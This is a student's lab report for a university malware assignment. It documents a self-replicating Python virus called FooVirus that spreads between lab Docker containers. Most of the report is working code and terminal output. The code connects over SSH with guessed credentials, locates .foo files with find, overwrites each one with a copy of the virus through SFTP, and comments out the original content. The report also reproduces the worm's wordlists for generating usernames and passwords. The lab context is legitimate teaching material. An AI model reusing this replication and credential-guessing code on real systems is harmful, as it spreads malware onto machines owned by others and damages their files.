2023

Assignment on Malware

SUBMITTED BY

SIAM AL MUJADDED

STUDENT ID: 1805051

SECTION: A2


LEVEL-4 TERM-1

DEPARTMENT: CSE

DATE: 04/08/2023


Task 1:

First, I copied the networking code from Abraworm.py file to Foovirus.py file and inside try catch block modified the code like the given code snippet.




```python
try:
    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    ssh.connect(ip_address,port=22,username=user,password=passwd,timeout=5)
    print("\n\nconnected\n")

    stdin, stdout, stderr = ssh.exec_command("find / -type f -name '*.foo'")
    for line in stdout:
        file_list.append(line.strip())

    IN = open(sys.argv[0], 'r')
    virus = [line for (i,line) in enumerate(IN)]

    for item in file_list:
        sftp = ssh.open_sftp()
        IN = sftp.file(item, 'r')
        # Read the contents of the remote file
        all_of_it = IN.readlines()
        IN.close()
        if any('foovirus' in line for line in all_of_it): continue
        sftp.chmod(item, 0o777)
        OUT = sftp.file(item, 'w')
        OUT.writelines(virus)
        all_of_it = ['#' + line for line in all_of_it]
        OUT.writelines(all_of_it)
        OUT.close()
        sftp.close()
```

Here, using sftp I scanned for all the files in the remote machine that has the extension .foo and modified them accordingly. Also, in the local machine from where the program was first run if the local machine contained any file with extension .foo was affected and was runnable as a clone of the virus. Below screenshots of the demonstration are given.




```
seed@CSE406:~/Offline-Malware-Jan23/Network-Security/Offline2/Code$ python3 1805051_1.py

HELLO FROM FooVirus


This is a demonstration of how easy it is to write
a self-replicating program. This virus will infect
all files with names ending in .foo in the directory in
which you execute an infected file.  If you send an
infected file to someone else and they execute it, their,
foo files will be damaged also.

Note that this is a safe virus (for educational purposes
only) since it does not carry a harmful payload.  All it
does is to print out this message and comment out the
code in .foo files.



Trying password mypassword for user root at IP address: 172.17.0.2


connected

seed@CSE406:~/Offline-Malware-Jan23/Network-Security/Offline2/Code$ 
```

First time when the virus was run from the local machine.




```
seed@CSE406:~/Offline-Malware-Jan23/Network-Security/Offline2/Code$ docksh f1
root@f14e7754a0bb:/# ls
bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
root@f14e7754a0bb:/# cd ~
root@f14e7754a0bb:~# ls
file1.foo
root@f14e7754a0bb:~# cat file1.foo
#!/usr/bin/env python
import sys
import os
import glob
import random
import paramiko
import scp
import select
import signal


##   FooVirus.py
##   Author: Avi kak (kak@purdue.edu)
##   Date:   April 5, 2016; Updated April 6, 2022

def sig_handler(signum,frame): os.kill(os.getpid(),signal.SIGKILL)
signal.signal(signal.SIGINT, sig_handler)

debug = 1

NHOSTS = NUSERNAMES = NPASSWDS = 3


##  The trigrams and digrams are used for syntheizing plausible looking
##  usernames and passwords.  See the subroutines at the end of this script
##  for how usernames and passwords are generated by the worm.
trigrams = '''bad bag bal bak bam ban bap bar bas bat bed beg ben bet beu bum
                  bus but buz cam cat ced cel cin cid cip cir con cod cos cop
                  cub cut cud cun dak dan doc dog dom dop dor dot dov dow fab
                  faq fat for fuk gab jab jad jam jap jad jas jew koo kee kil
                  kim kin kip kir kis kit kix laf lad laf lag led leg lem len
                  let nab nac nad nag nal nam nan nap nar nas nat oda ode odi
                  odo ogo oho ojo oko omo out paa pab pac pad paf pag paj pak
                  pal pam pap par pas pat pek pem pet qik rab rob rik rom sab
                  sad sag sak sam sap sas sat sit sid sic six tab tad tom tod
                  wad was wot xin zap zuk'''

digrams = '''al an ar as at ba bo cu da de do ed ea en er es et go gu ha hi
              ho hu in is it le of on ou or ra re ti to te sa se si ve ur'''

trigrams = trigrams.split()
digrams  = digrams.split()
```

Modified a file with extension .foo in a remote machine.




```
seed@CSE406:~/Offline-Malware-Jan23/Network-Security/Offline2/Code$ cat file1.foo
#!/usr/bin/env python
import sys
import os
import glob
import random
import paramiko
import scp
import select
import signal


##   FooVirus.py
##   Author: Avi kak (kak@purdue.edu)
##   Date:   April 5, 2016; Updated April 6, 2022

def sig_handler(signum,frame): os.kill(os.getpid(),signal.SIGKILL)
signal.signal(signal.SIGINT, sig_handler)

debug = 1

NHOSTS = NUSERNAMES = NPASSWDS = 3


##  The trigrams and digrams are used for syntheizing plausible looking
##  usernames and passwords.  See the subroutines at the end of this script
##  for how usernames and passwords are generated by the worm.
trigrams = '''bad bag bal bak bam ban bap bar bas bat bed beg ben bet beu bum
                  bus but buz cam cat ced cel cin cid cip cir con cod cos cop
                  cub cut cud cun dak dan doc dog dom dop dor dot dov dow fab
                  faq fat for fuk gab jab jad jam jap jad jas jew koo kee kil
                  kim kin kip kir kis kit kix laf lad laf lag led leg lem len
                  let nab nac nad nag nal nam nan nap nar nas nat oda ode odi
                  odo ogo oho ojo oko omo out paa pab pac pad paf pag paj pak
                  pal pam pap par pas pat pek pem pet qik rab rob rik rom sab
                  sad sag sak sam sap sas sat sit sid sic six tab tad tom tod
                  wad was wot xin zap zuk'''

digrams = '''al an ar as at ba bo cu da de do ed ea en er es et go gu ha hi
              ho hu in is it le of on ou or ra re ti to te sa se si ve ur'''

trigrams = trigrams.split()
digrams  = digrams.split()
```

Files in the local machine are modified and made executable also.




```
seed@CSE406:~/Offline-Malware-Jan23/Network-Security/Offline2/Code$ python3 file1.foo

HELLO FROM FooVirus


This is a demonstration of how easy it is to write
a self-replicating program. This virus will infect
all files with names ending in .foo in the directory in
which you execute an infected file.  If you send an
infected file to someone else and they execute it, their,
foo files will be damaged also.

Note that this is a safe virus (for educational purposes
only) since it does not carry a harmful payload.  All it
does is to print out this message and comment out the
code in .foo files.



Trying password mypassword for user root at IP address: 172.17.0.2


connected


Trying password mypassword for user root at IP address: 172.17.0.3


connected
```

Running the modified files.



```
root@a1ca5328c8a2:~# python3 file1.foo

HELLO FROM FooVirus


This is a demonstration of how easy it is to write
a self-replicating program. This virus will infect
all files with names ending in .foo in the directory in
which you execute an infected file.  If you send an
infected file to someone else and they execute it, their,
foo files will be damaged also.

Note that this is a safe virus (for educational purposes
only) since it does not carry a harmful payload.  All it
does is to print out this message and comment out the
code in .foo files.



Trying password mypassword for user root at IP address: 172.17.0.2
/usr/lib/python3/dist-packages/Crypto/Cipher/blockalgo.py:141: FutureWarning: CTR mode needs counter parameter, not
V
  self._cipher = factory.new(key, *args, **kwargs)


connected


Trying password mypassword for user root at IP address: 172.17.0.3


connected

root@a1ca5328c8a2:~# exit
```

Running modified file from a remote machine.




```
seed@CSE406:~/Offline-Malware-Jan23/Network-Security/Offline2/Code$ docksh ad
root@ad278a02e935:/# cd ~
root@ad278a02e935:~# ls
file1.foo
root@ad278a02e935:~# cat file1.foo
#!/usr/bin/env python
import sys
import os
import glob
import random
import paramiko
import scp
import select
import signal


##   FooVirus.py
##   Author: Avi kak (kak@purdue.edu)
##   Date:   April 5, 2016; Updated April 6, 2022

def sig_handler(signum,frame): os.kill(os.getpid(),signal.SIGKILL)
signal.signal(signal.SIGINT, sig_handler)

debug = 1

NHOSTS = NUSERNAMES = NPASSWDS = 3


##  The trigrams and digrams are used for syntheizing plausible looking
##  usernames and passwords.  See the subroutines at the end of this script
##  for how usernames and passwords are generated by the worm.
trigrams = '''bad bag bal bak bam ban bap bar bas bat bed beg ben bet beu bum
                 bus but buz cam cat ced cel cin cid cip cir con cod cos cop
                 cub cut cud cun dak dan doc dog dom dop dor dot dov dow fab
                 faq fat for fuk gab jab jad jam jap jad jas jew koo kee kil
                 kim kin kip kir kis kit kix laf lad laf lag led leg lem len
                 let nab nac nad nag nal nam nan nap nar nas nat oda ode odi
                 odo ogo oho ojo oko omo out paa pab pac pad paf pag paj pak
                 pal pam pap par pas pat pek pem pet qik rab rob rik rom sab
                 sad sag sak sam sap sas sat sit sid sic six tab tad tom tod
                 wad was wot xin zap zuk'''

digrams = '''al an ar as at ba bo cu da de do ed ea en er es et go gu ha hi
             ho hu in is it le of on ou or ra re ti to te sa se si ve ur'''

trigrams = trigrams.split()
digrams  = digrams.split()

def get_new_usernames(how_many):
    if debug: return ['root']      # need a working username for debugging
    if how_many == 0: return 0
    selector = "{0:03b}".format(random.randint(0,7))
    usernames = [''.join(map(lambda x: random.sample(trigrams,1)[0]
```

Program ran in remote machine1 modified the file having extension .foo in remote machine2.

